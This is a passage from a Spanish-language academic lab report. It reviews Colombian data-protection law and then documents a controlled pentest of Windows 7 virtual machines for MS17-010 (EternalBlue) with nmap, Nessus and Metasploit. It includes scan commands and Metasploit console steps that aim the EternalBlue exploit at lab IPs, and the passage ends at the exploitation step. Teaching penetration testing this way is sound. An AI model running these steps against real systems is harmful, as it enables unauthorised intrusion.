Ley 1712 del 6 de marzo de 2014. Es la ley de acceso a la información pública, donde la transparencia en la información hacia todos los personales y mecanismo de protección de otros derechos fundamentales. El acceso de la información y transparencia ubicada dentro de las plataformas electrónicas y se debe implementar en todas las entidades públicas, los empleados deben conocer de bien cerca que tipo de información si es publica y de igual forma dar acceso con transparencia a los usuarios protegiendo los datos personales.

Ley 1581 de 2012: por la cual se derogó la ley correspondiente a la Ley 1266 de 2008, la cual brinda una oferta más amplia y no se limitó a datos financieros, crediticios, comerciales o de servicios de terceros países. por ley, tratando de ampliar la norma sobre protección de datos personales, preservando los principios básicos de la ley 1266 de 2008 y la anterior ley 527 de 1999, según los cuales el tratamiento especial de datos personales, el uso para los fines señalados, la libertad de recepción y en el uso de los datos almacenados, se observa autenticidad, transparencia, acceso y distribución limitada, seguridad y confidencialidad.

Por último, pero la más reciente, el Decreto 338 de Marzo de 2022. Son Equipos de respuesta inmediata especializados en ciberdefensa del ciberespacio que actúan ante incidentes de seguridad. Tales como: CERT: (*Computer Emergency Response Team*); Ciberespacio; Ciberdefensa; CSIRT: (*Computer Security Incident & Response Team*); CSIRT sectorial; CSIRT sectorial crítico [23].

Al igual que para existe una legislación definida que enmarcan la naturaleza regulatoria aplicada a la tecnología, también existe un Código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares en el cual esta contenido en la Ley 842 de 2003 denominado COPNIA[24], el cual está

[23] MinTic, Modelo de Gobernanza para liderar coordinación entre actores del entorno digital; MinTic. [en línea], [consultado el 10 de octubre de 2022]. Disponible en: https://mintic.gov.co/portal/inicio/Sala-de-prensa/Noticias/208390:Gobierno-Nacional-crea-Modelo-de-Gobernanza-para-liderar-coordinacion-entre-actores-del-entorno-digital

[24] COPNIA, Código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares: [en línea], [consultado el 10 de octubre de 2022]. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

compuesto de manera general por tres capítulos; el primero, de disposiciones especiales (Artículos 29 y 30); el segundo, con los deberes, las obligaciones y las prohibiciones (Artículos 31 a 44) y, el tercero, con las inhabilidades e incompatibilidades en relación con el ejercicio de la profesión (Artículo 45). De los cuales también existen datos puntuales nominados en artículos que citan y dan a conocer las reglamentaciones y las implicaciones aplicables a las que están expuestas las personas que cometan dicho delito:


Artículo 31, inciso B y F:, referidos a “la custodia y cuidado de los bienes y valores encomendados, así como la obligación de denunciar delitos y faltas a la ética”, respectivamente. Artículo 32, inciso B: referido a “permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por esta ley”. Artículo 34, inciso A: referido a “ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación”. Artículo 35, inciso B: referido a “respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones”. Artículo 39, inciso A: referido a “mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo”.

5. DESARROLLO DE LOS OBJETIVOS

5.1. ETAPAS, PROCESOS, METODOLOGIA Y HERRAMIENTAS UTILIZADAS POR UN REDTEAM PARA EL ANALISIS DE LA VULNERABILIDAD.

Inicialmente se plantea la escenificación para el desarrollo del anexo 6 – escenario 5, donde encontramos tres máquinas virtuales suministradas por la organización Hackers Security con la intención de cumplir con el objetivo propuesto.

Imagen 1: Escenario para el desarrollo de la actividad.



Fuente: elaboración propia

A continuación, se expondrá sucintamente el proceso y las herramientas empleadas (nmap, nessus y metasploit) para el desarrollo de la etapa del pentesting para la vulnerabilidad MS17-010, asi como la metodología aplicada.

5.1.1. Etapas, procesos y herramientas utilizadas por un Redteam para el desarrollo del análisis de la vulnerabilidad escenificada.

5.1.1.1. Etapa de recolección de información. El desarrollo de esta etapa se realizó con base a la información suministrada por la empresa contratante Hackers Security. A partir de la escenificación del laboratorio, la conceptualización de las ideas y los datos descriptivos suministrados por la organización, así como de la investigación de la información y similares en internet acerca del sistema operativo Windows 7, sus protocolos y la vulnerabilidad definida aplicada al caso, se logra la identificación de información específica y relevante que permite la definición de un criterio de selección orientado a la recolección pertinente de datos clave, como primer elemento de desarrollo a lo largo de las etapas que componen el proceso de los escenarios propuestos, iniciando primeramente por la verificación de sus características, conexiones, servicios, versiones, etc.

5.1.1.2. Etapa de escaneo. Mediante un escaneo básico y no intrusivo empleando herramientas nmap y nessus se procede a definir las características del objetivo que se va atacar como host y sistema operativo; puertos y servicios; dirección MAC e información general del servicio host, como su nombre, OS y su identificador CPE. En nmap utilizaremos el comando nmap -sS -sV (IP). Podemos ver los puertos abiertos 139 y 445 TCP correspondientes al protocolo NetBIOS - SMBv1, para las dos versiones de Windows 7.

5.1.1.3. Etapa de enumeración. Mediante las herramientas nmap se procede a definir profundamente de manera más intrusiva las características del objetivo que se va atacar aparte del host y sistema operativo, así como los puertos abiertos que nos permitan descubrir servicios, versiones y vulnerabilidades, también realizaremos la Ejecución de escripts disponibles para autenticación con nmap**;** mediante la sentencia "nmap -f -sS -sV –script default ó auth + IP objetivo" se logra identificar los datos de usuarios para las apps que funcionan con autenticación. Aquí solo identifica el usuario NetBios para nivel de seguridad SMB; si un servidor tuviera seguridad a nivel de recurso compartido (hosts, printers, devices, etc.) aparecería sus datos de autenticación. Se puede apreciar que para la IP 17 no aparecen tales datos, mientras que para la IP 18 sí.

5.1.1.4. Etapa de búsqueda y análisis de vulnerabilidades. Una vez surtidas las etapas de recolección, escaneo y enumeración, a continuación, procede la etapa del análisis de vulnerabilidades encontradas en las etapas previas.

El desarrollo de esta etapa se realizó desde la maquina Kali Linux mediante el uso Nmap y la aplicación de análisis de vulnerabilidades de red Nessus.

En esta fase se recopila la información obtenida anteriormente por las herramientas nessus y nmap y se clasifican las posibles vulnerabilidades del sistema objetivo. En herramientas como Nessus, se dispone de una comparación de la información obtenida en anteriores análisis contra una base de datos de vulnerabilidades y nos muestra una tabla con las más críticas.

5.1.1.5. Explotación. En esta etapa se materializa el resultado de las fases anteriores la ejecución de las acciones de explotación sobre el sistema objetivo de la prueba de penetración, atacando los agujeros de seguridad identificados en los pasos anteriores o simplemente utilizando las credenciales obtenidas para acceder al sistema.

Esta etapa se desarrolló empleando la herramienta Metasploit en Kali Linux, mediante la cual se establece una conexión remota a la IP objetivo mediante la consola de Metasploit, la cual nos permitirá ejecutar el exploit correspondiente a la vulnerabilidad comprometida MS17-010.

5.1.2. Metodología aplicada. Penetration Testing Execution Standard (PTES). El Estándar de Ejecución de Pruebas de Penetración (PTES) es un método de prueba de penetración. Fue desarrollado por un equipo de profesionales de la seguridad de la información con el objetivo de abordar la necesidad de un estándar completo y actualizado en las pruebas de penetración. Además de guiar a los profesionales de la seguridad, también intenta informar a las empresas con lo que deben esperar de una prueba de penetración y guiarlas en el alcance y la negociación de proyectos exitosos.[25]

Proceso PTES: Describe la prueba de penetración en siete secciones principales:

5.1.2.1. Interacciones previas a la contratación. Esta es la fase de preparación para la prueba de pluma. Se trata de aprobaciones de documentos y herramientas necesarias para la prueba.

5.1.2.2. Recopilación de inteligencia. En esta fase, la información sobre el sistema objetivo se recopila de fuentes externas como sitios web de redes sociales, registros oficiales, etc. Esta fase se enmarca en OSINT (Open-Source Intelligence).

5.1.2.3. Modelado de amenazas. Es un procedimiento para optimizar la seguridad de la red mediante la identificación de objetivos y vulnerabilidades, y luego la definición de contramedidas para prevenir o mitigar los efectos de las amenazas al sistema. Se omite en las pruebas típicas de sartén.

5.1.2.4. Análisis de vulnerabilidades. esta fase detecta y valida vulnerabilidades. Eso es riesgo de que un atacante pueda explotar y obtener acceso autorizado al sistema o aplicación.

[25] GEEKSFORGEEKS, Penetration Testing Execution Standard (PTES), Standar; [en línea],[consultado el 10 de octubre de 2022]. Disponible en https://www.geeksforgeeks.org/penetration-testing-execution-standard-ptes/#:~:text=Penetration%20Testing%20Execution%20Standard%20(PTES)%20is%20a%20penetration%20testing%20method,date%20standard%20in%20penetration%20testing.

5.1.2.5. Explotación. En esta fase, el probador intenta alcanzar la seguridad del sistema de destino utilizando las vulnerabilidades previamente identificadas y validadas.

5.1.2.6. Post Explotación. Esta fase mantiene el control sobre el sistema de destino y recopila datos.

5.1.2.7. Informes. Documenta todo el proceso en una forma comprensible para el cliente. El informe sobre la seguridad del sistema de destino.

6. INFORME TECNICO

6.1. PLANTEAMIENTO DEL INFORME TECNICO

A continuación, se plasma en un informe técnico que muestra el nivel, descripción, advertencias y recomendaciones basadas principalmente en los hallazgos encontrados y confirmados. Los resultados del proceso de ejecución realizado por los profesionales de la Organización Hackers Security frente a la infraestructura evaluada, se puede concluir que el proceso, de acuerdo a las observaciones y vulnerabilidades encontradas es de alto riesgo; También se recomienda que Hackers Security valide los hallazgos del nivel de criticidad e implemente las medidas apropiadas para reducir el riesgo oculto. En cuanto a las vulnerabilidades encontradas que suponen una amenaza crítica para la Organización, se debe señalar que no cuenta con actualización de sistema operativo ni el parche de seguridad. Los nodos de Windows identificados están totalmente expuestos a la “Vulnerabilidad de ejecución remota de código de Windows SMB” que explota una vulnerabilidad en el protocolo Server Message Block 1.0 (SMBv1) de Microsoft debido al mal manejo de ciertas solicitudes, la cual principalmente permite a los atacantes remotos ejecutar código arbitrario a través de paquetes diseñados. Un atacante remoto no autenticado podría explotar estas vulnerabilidades. (CVE-2017-0143, CVE-2017-0144). En resumen, las vulnerabilidades encontradas permiten a un atacante establecer una conexión remota, controlar completamente un nodo y el riesgo de cifrado de datos es alto.

6.2. HALLAZGOS CRÍTICOS DEL ANÁLISIS DE VULNERABILIDADES

En la fase etapas, procesos y herramientas utilizadas por un Redteam y Blueteam, se desarrolló el análisis de vulnerabilidades, mediante las siguientes acciones:


6.2.1. Identificación general de nodos. Con el prefijo especificado o suministrado, se explora, descubre y establecen las conexiones con diferentes clientes a través de puertos TCP estándar (1-1000) que detecten versiones del servicio, mediante la herramienta nmap.

6.2.2. Identificación profunda de nodos. Mediante la herramienta nmap se logra la identificación profunda de servicios y puertos disponibles, aún sin abordar el proceso de explotación (imagen 2 y 3).

6.2.3. Identificación de usuario NetBios. Si un servidor tuviera seguridad a nivel de recurso compartido (hosts, printers, devices, etc.) aparecería sus datos de autenticación. Se puede apreciar que para la IP 17 no aparecen tales datos, mientras que para la IP 18 sí lo hace. Para nivel de seguridad SMB, se identifica un usuario y grupo “computer name: WIN//x00” y “WORKGROUD\x00”, (imagen 4).


6.2.4. Identificación de la vulnerabilidad MS17-010, con un análisis básico pero detallado de la red empleando la herramienta Nessus (imagen 5, 6, 7 y 8).

Imagen 2: Análisis de vulnerabilidades nmap - (Windows 7 x64 IP17/24)




Fuente: elaboración propia

Imagen 3: Análisis de vulnerabilidades nmap - (Windows 7 x86 IP18/24)



Fuente: elaboración propia

Imagen 4: Usuario NetBios Windows 7 X64 y X86 IP.17 e IP.18



Fuente: elaboración propia

Imagen 5: Vulnerabilidad identificada MS17-010 en Windows 7 64 bits IP .17/24

Fuente: elaboración propia

Imagen 6: Vulnerabilidad identificada MS17-010 en Windows 7 X86 IP .18/24

Fuente: elaboración propia

Imagen 7: Detalles del plugin sobre la vulnerabilidad encontrada con nessus en la Windows 7 X64 IP .17/24

Fuente: elaboración propia

Imagen 8: Detalles del plugin sobre la vulnerabilidad encontrada con nessus en la Windows 7 X86 IP .18/24

Fuente: elaboración propia

6.3. RESULTADOS

Luego del análisis de vulnerabilidades se lograron identificar algunas vulnerabilidades de nivel medio y alto.

Tabla 1. Resumen de vulnerabilidades

Nominación	Descripción	Riesgo
MS17-010: Security Update for Microsoft Windows SMB Server	Vulnerable a ejecución remota de código	
Microsoft Windows SMBv1 Múltiple Vulnerabilities	Vulnerabilidad que permite al atacante armar un paquete SMBv1 para el robo de información sensible	
Microsoft-HTTPAPI/2.0	Exponer vulnerabilidades conocidas para el origen del servidor	
MS10-020: Usuario NetBios para nivel de seguridad SMB	Existen vulnerabilidades en el cliente SMB que podrían permitir la ejecución remota de código.	

Fuente: elaboración propia

6.4. DETALLES DE LAS VULNERABILIDADES CRITICAS HALLADAS Y ASPECTOS RELEVANTES.

A continuación, se relacionan las vulnerabilidades criticas encontradas, destacando sus aspectos relevantes, principalmente refiriéndose a la vulnerabilidad MS17-010 - Security Update for Microsoft Windows SMB Server.

6.4.1. **Aspecto relevante 1**: Existen varias vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido a un manejo incorrecto de ciertas solicitudes. Un atacante remoto no autenticado puede aprovechar estas vulnerabilidades, a través de un paquete especialmente diseñado, para ejecutar código arbitrario. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148).[26]

6.4.2. Aspecto relevante 2: Protocolo SMB: Se debe destacar que el escenario aquí mostrado enmarca lo relacionado a la debilidad referente al Protocolo atacado el SMBv1; el cual es un protocolo de red Server Message Block (SMB), que permite compartir archivos, impresoras, etcétera, entre nodos de una red de computadoras que usan el sistema operativo Microsoft Windows. Este protocolo pertenece a la capa de aplicación en el modelo TCP/IP; la cual cuya notación en base datos CVE es la CVE-2017-0144 y explica que; “El servidor SMBv1 en Microsoft Windows 7 permite a los atacantes remotos ejecutar código arbitrario a través de paquetes diseñados, también conocidos como "Vulnerabilidad de ejecución remota de código de Windows SMB”. A ésta vulnerabilidad le fue aplicada su respectiva corrección mediante el Parche de Windows KB4012212-x64.msu, el cual venia en la actualización acumulativa KB4551762**.**

6.4.3. **Aspecto relevante 3.** *ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE y ETERNALSYNERGY* son cuatro de las múltiples vulnerabilidades y exploits de *Equation Group* divulgados el 14/04/2017 por un grupo conocido como *Shadow Brokers*. *WannaCry* / *WannaCrypt* es un programa de *ransomware* que utiliza el exploit ETERNALBLUE, y *EternalRocks* es un gusano que utiliza siete vulnerabilidades de *Equation Group*. *Petya* es un programa de *ransomware* que primero utiliza CVE-2017-0199, una vulnerabilidad en Microsoft Office, y luego se propaga a través de ETERNALBLUE.[27]

[26] Teneable - Plugins. MS17-010; [en línea], [consultado el 10 de octubre de 2022]. Disponible en: https://www.tenable.com/plugins/nessus/97737
[27] Teneable - Plugins. MS17-010; [en línea], [consultado el 10 de octubre de 2022]. Disponible en: https://www.tenable.com/plugins/nessus/97737


6.4.4. **Aspecto relevante 4. Detalle de la vulnerabilidad con Nessus:** Nessus en su escaneo revela información puntual acerca del nombre de la vulnerabilidad, información de referencia, el vector de ataque suministrado por la métrica evaluativa de la vulnerabilidad (CVSS), igualmente todo lo relevante a las características del sploit y su disponibilidad, así como su herramienta de explotación.

6.4.5. **Aspecto relevante 5. Detalle de la vulnerabilidad con Nmap:** El encabezado de respuesta HTTP que expone Microsoft-HTTPAPI/2.0 como origen del servidor y mediante el cual un atacante podría utilizar esta información para exponer vulnerabilidades conocidas para el origen del servidor.

6.5. EXPLOTACIÓN DE LA VULNERABILIDAD MS17-010

6.5.1. Explotación de la vulnerabilidad hallada MS17-010 en Win 7/X64. Hallada en la fase de búsqueda y análisis de vulnerabilidades, en la imagen 9, dentro de la base de datos de la consola Metasploit, se busca y se halla la información referente a la vulnerabilidad MS17-010. Allí se encuentran las herramientas de escaneo (auxiliary/scanner/smb/smb_ms17_010), así como su respectivo exploit (exploit/windows/smb/ms17_010_eternalblue).

Imagen 9: búsqueda de la vulnerabilidad ms17-010 y selección del módulo Metasploit para (Windows 7 x 64). IP.17




Fuente: elaboración propia

6.5.1.1. Procedimiento de validación mediante “modulo scaner”. Mediante la herramienta de escaneo se verifica que la vulnerabilidad identificada existe en el host objetivo IP .17 del ataque, para ello seteamos la herramienta apuntando a la IP objetivo y la ejecutamos, como se muestra a continuación:

msf5 > use 1
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.0.17

RHOSTS => 192.168.0.17
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

Imagen 10: Verificación de la vulnerabilidad existente en Windows 7, X64, IP .17 - Host vulnerable



Fuente: elaboración propia


6.5.1.2. Verificación de la existencia de la vulnerabilidad definida. Como se puede apreciar en el resultado de la figura 10, éste nos confirma que la maquina víctima es vulnerable a esta, además de que muestra información del sistema operativo, su versión y arquitectura.

[+] 192.168.0.17:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit).

6.5.1.3. Explotación con Metasploit sobre Win 7/x64. Una vez identificada y confirmada que nuestra maquina victima (Windows 7 x64) presenta la vulnerabilidad, procedemos a intentar explotar la vulnerabilidad con la segunda herramienta que nos arrojó al momento de realizar la consulta sobre MS17_010, como se muestra en la imagen 13, así:

msf5: > use 2
msf5 exploit(windows/smb/ms17-_010_eternalblue) > show options
msf5 exploit(windows/smb/ms17-_010_eternalblue) > set RHOSTS 192.168.0.17
RHOSTS => 192.168.0.17
msf5 exploit(windows/smb/ms17-_010_eternalblue) > exploit


Imagen 13: Para Windows 7, 64 bits, IP .17 – Matching Modules



Fuente: elaboración propia

